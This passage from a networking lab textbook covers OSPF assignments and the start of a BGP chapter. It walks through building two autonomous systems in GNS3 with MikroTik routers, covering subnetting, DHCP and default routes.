- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Workspace with all devices labeled including Router IDs
    - Trace route command showing that an ICMP packet from a Blue host takes different paths to reach the Purple host (You may have to disconnect some connections to force the change in path)
        - Router2 –> Router5
        - Router2 –> Router1 -> Router5
        - Router2 –> Router3 -> Router1 -> Router5
        - Router2 –> Router3 -> Router1 -> Router4 -> Router5

- Sample network environment:




Figure 19 – Assignment 2 network

Assignment 3 – Preparation for BGP lab

- Create the following OSPF full-mesh network
- This will be used in the setup for the next chapter – Border Gateway Protocol Networking
- Network environment
  < insert image >




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 31

Dynamic Networking - Border Gateway Protocol

JACOB CHRISTENSEN AND MATHEW J. HEATH VAN HORN, PHD

Although OSPF has fast convergence rates, it can put a lot of strain on computing resources as networks become larger, making it better suited within a LAN or autonomous system (AS). The Border Gateway Protocol (BGP) on the other hand is the only networking protocol currently in use that can handle the Internet's ever-increasing size and complexity while minimizing overhead.

Estimated time for completion: 65 minutes

LEARNING OBJECTIVES

- Learn how to implement BGP in an enterprise network
- Be able to identify and understand BGP packets in Wireshark

PREREQUISITES

- Chapter 24 – DHCP Relay
- Chapter 30 – OSPF Networking

DELIVERABLES

- Screenshot of GNS3 Workspace with all devices labeled
- Wireshark capture of the TCP and BGP packets being exchanged
- Wireshark view of the keep alive messages
- Wireshark view of the update packets with the NLRI view

RESOURCES

- MikroTik RouterOS Documentation – BGP – https://help.mikrotik.com/docs/pages/viewpage.action?pageId=328220

CONTRIBUTORS AND TESTERS

- Kyle Wheaton, Cybersecurity student, ERAU-Prescott

A note from the authors:

At the beginning of this book, we focused on how end devices communicate with each other. We used overly-simplistic definitions, but they helped organize our focus on the topics covered. If we abstract ourselves into a video-game perspective looking down on our sims, we can zoom in and out and break our network functions into some abstract views. This is still an oversimplification of how networks work, but it helps us conceptualize what we have learned and where we are going in our learning.

- 100' level
  - Immediate area or workspace, such as an office work center or a living room
  - LAN – End devices connected to each other by a switch or a hub
  - We see many end devices
- 500' level
  - Multiple individual workspaces connected such as an office department or a home
  - Network – LANs connected to each other by a router
  - We see fewer end devices
- 5,000' level
  - We use routers to extend our connectivity such as neighborhoods or a corporate enterprise
  - Enterprise Network – Routers connected to each other within one enterprise
  - We see one end device




Figure 1 – Complete Autonomous System

In this chapter, we are going to zoom out once again to about 20,000' and look at how our enterprise connects to other enterprises. We will abstract our Enterprise Network and now call it an Autonomous System. At this point, our video-game view would not see any end devices or LAN devices such as switches and routers.

However, we still think learners need to see how end devices share information with each other through the network. Therefore, in this chapter, we are going to abstract some of the intermediary functions we have already learned. Here are some things to keep in mind as you complete this lab:

- A host machine is used to represent an entire LAN
- A router is used to represent an entire Network
- A border router is used to represent an Enterprise Network (Autonomous System)

Phase I – Building the Network Topology

The following steps are to create a baseline for completing the lab. It makes assumptions about learner knowledge from completing previous labs.

Terminology used in this lab:

- **Autonomous System (AS) –** A network or cluster of networks following the same routing policies. Typically, each AS is controlled by a single entity.
- **Autonomous System Number (ASN)** – A 16-bit integer assigned to an AS for identification purposes.
- **Autonomous System Border Router (ASBR)** – Routers at the edge of an AS that connects to external networks.

By the end of this chapter, your network topology should look like the following:



AS 2
SUPERNET: 20.0.0.0/16
backbone
R1-R2 20.0.5.0/30
R1-ASBR 20.0.6.0/30
R2-ASBR 20.0.7.0/30
PC4
PC5
PC6
AS2-DHCP
20.255.255.1
AS2-R1
20.255.255.2
AS2-R2
GREEN-SWITCH
PURPLE-SWITCH
SUBNET GREEN: 20.0.0.0/22
SUBNET PURPLE: 20.0.4.0/25
AS2-ASBR
20.255.255.0
172.155.10.0/30
AS1-ASBR
10.255.255.0
AS 1
SUPERNET: 10.0.0.0/16
RED-SWITCH
BLUE-SWITCH
AS1-R1
10.255.255.1
AS1-R2
10.255.255.2
backbone
R1-R2 10.0.4.0/30
R1-ASBR 10.0.5.0/30
R2-ASBR 10.0.6.0/30
PC1
PC2
PC3
AS1-DHCP
SUBNET RED: 10.0.0.0/23
SUBNET BLUE: 10.0.2.0/24

Figure 2 – Final GNS3 environment

1. Start GNS3

    1.1. Open the previous Chapter 30 lab

    1.2. Save it as a new project and name it anything you like. We named ours **Lab 31**

2. Modify the network environment to function as **AS-1**

    2.1. Remove the Gray subnet

    2.2. Replace PC4 with a DHCP server

    2.3. Router3 will now act as the networks border router (AS1-ASBR)

> **NOTE:** In this example, AS1-ASBR's Router ID will be **10.255.255.0**. If you are reusing a previously configured router, and want to change the router-id value, ensure to adjust your previous loopback/OSPF configurations as necessary.

    2.4. Adjust OSPF to only operate only on ***internal facing*** ethernet ports

> **NOTE:** Remember that the purpose of a border router is to manage packets that are leaving (egress) or entering (ingress) through a network. With this in mind, some of its ports will be categorized as ***internal*** and ***external***. Below is a simplified example of the network we are trying to build to illustrate this idea clearly.




Figure 3 – Internal vs external links

In the previous chapter, we configured OSPF to operate on ALL active interfaces.

```
[admin@AS1-ASBR] > routing ospf interface-template print
Flags: X - disabled, I - inactive
 0   area=backbone interfaces=all instance-id=0 type=broadcast
     retransmit-interval=5s transmit-delay=1s hello-interval=10s
     dead-interval=40s priority=128 cost=1
[admin@AS1-ASBR] >
```

Figure 4 – OSPF configured on all interfaces

However, here we only want to share routes that are within the AS-1 network. Therefore, OSPF should only be configured to operate on internal interfaces. In this example, when we look at the console for AS1-R3/AS1-ASBR, we see that ***ether2*** is connected to AS1-R1 and ***ether3*** is connected to AS1-R2. These are inward-facing (internal) ports. In contrast, ***ether1*** will be used as the network's outward-facing (external) interface. Below is my OSPF interface configuration for AS1-ASBR.

```
[admin@ROUTER-03] > routing ospf interface-template print
Flags: X - disabled, I - inactive
 0   area=backbone interfaces=ether2,ether3 instance-id=0 type=broadcast
     retransmit-interval=5s transmit-delay=1s hello-interval=10s
     dead-interval=40s priority=128 cost=1
[admin@ROUTER-03] >
```

Figure 5 – OSPF configured on select interfaces

2.5. Configure AS1-DHCP to service both the Red and Blue subnets

NOTE: Remember to adjust and/or remove your **DHCP relays** on each router as you modify the network.

2.5.1. Ensure that all devices can receive IPv4 addresses

2.5.2. Ensure that all devices can ping one another

2.6. Assign default routes for each *internal router* that points to AS1-ASBR's inward-facing addresses

NOTE: In most cases, it is impossible for a router to know the location and hop distance of every single network at all times. Sometimes networks are just too big to store that much information in a single routing table. Because of this, ***default routes*** are used to forward packets automatically with unknown/foreign destination addresses (represented as 0.0.0.0/0) to another router who might know the answer. In the context of this network, our ***internal routers*** (AS1-R1 and AS1-R2) should only contain records of subnets within the 10.0.0.0/16 supernet, thanks to our OSPF configuration. Therefore, packets trying to reach outside this

network should be sent to the border gateway router (AS1-ASBR), which might contain this information.

2.6.1. Type the following commands in AS1-R1

NOTE: We are assigning two default routes because AS1-ASBR has two inward-facing interfaces. If one does go down, the other will serve as a backup for redundancy. Remember, route priority is based on distance value.

```
> ip route add dst-address=0.0.0.0/0 gateway=10.0.5.2 distance=1
```

```
> ip route add dst-address=0.0.0.0/0 gateway=10.0.4.2 distance=2
```

2.6.2. Type the following commands in AS1-R2

```
> ip route add dst-address=0.0.0.0/0 gateway=10.0.6.2 distance=1
```

```
> ip route add dst-address=0.0.0.0/0 gateway=10.0.4.1 distance=2
```

2.7. Label and organize your network as necessary




Figure 6 – AS1 network complete

3. Build a small network analogous with the following specifications to function as **AS-2**:

    3.1. Class B Supernet – **20.0.0.0/16**

Host Range	
Host Lower Bound	**20.0.0.1**
Host Upper Bound	**20.0.255.254**

    3.2. Subnet – **Green**

        3.2.1. One switch – ***Ethernet switch***

        3.2.2. Two client machines – *VPCS*

        3.2.3. Minimize wasted address space for *1000 hosts*

Network Information	
Network	**20.0.0.0**
Netmask	**255.255.252.0 (/22)**
Broadcast	**20.0.3.255**
Gateway	**20.0.0.1**
DHCP Lower Bound	**20.0.0.2**
DHCP Upper Bound	**20.0.3.254**

3.3. Subnet – **Purple**

3.3.1. One switch – ***Ethernet switch***

3.3.2. One client machine – ***VPCS***

3.3.3. One DHCP server – ***Ubuntu / Windows / MikroTik CHR***

3.3.4. Minimize wasted address space for ***100 hosts***

Network Information	
Network	**20.0.4.0**
Netmask	**255.255.255.128 (/25)**
Broadcast	**20.0.4.127**
Gateway	**20.0.4.1**
DHCP Lower Bound	**20.0.4.3**
DHCP Upper Bound	**20.0.4.126**

3.4. Subnet – **Backbone**

3.4.1. Three routers –***MikroTik CHR***

3.4.2. Full-mesh topology

3.4.3. Minimize wasted address space for each router-to-router connection

Connection	Network
AS2-R1 <-> AS2-R2	**20.0.5.0/30**
AS2-R1 <-> AS2-ASBR	**20.0.6.0/30**
AS2-R2 <-> AS2-ASBR	**20.0.7.0/30**

3.5. Configure OSPF to only operate only on ***internal facing*** ethernet ports

3.6. Configure AS2-DHCP to service both Green and Purple subnets

3.6.1. Ensure that all devices can receive IPv4 addresses

3.6.2. Ensure that all devices can ping one another

3.7. Assign default routes for each ***internal router*** that points to AS2-ASBR

3.7.1. Type the following command in AS2-R1

```
> ip route add dst-address=0.0.0.0/0 gateway=20.0.6.2 distance=1
```

```
> ip route add dst-address=0.0.0.0/0 gateway=20.0.5.2 distance=2
```

3.7.2. Type the following command in AS2-R2

```
> ip route add dst-address=0.0.0.0/0 gateway=20.0.7.2 distance=1
```

```
> ip route add dst-address=0.0.0.0/0 gateway=20.0.5.1 distance=2
```

3.8. Label and organize your network as necessary

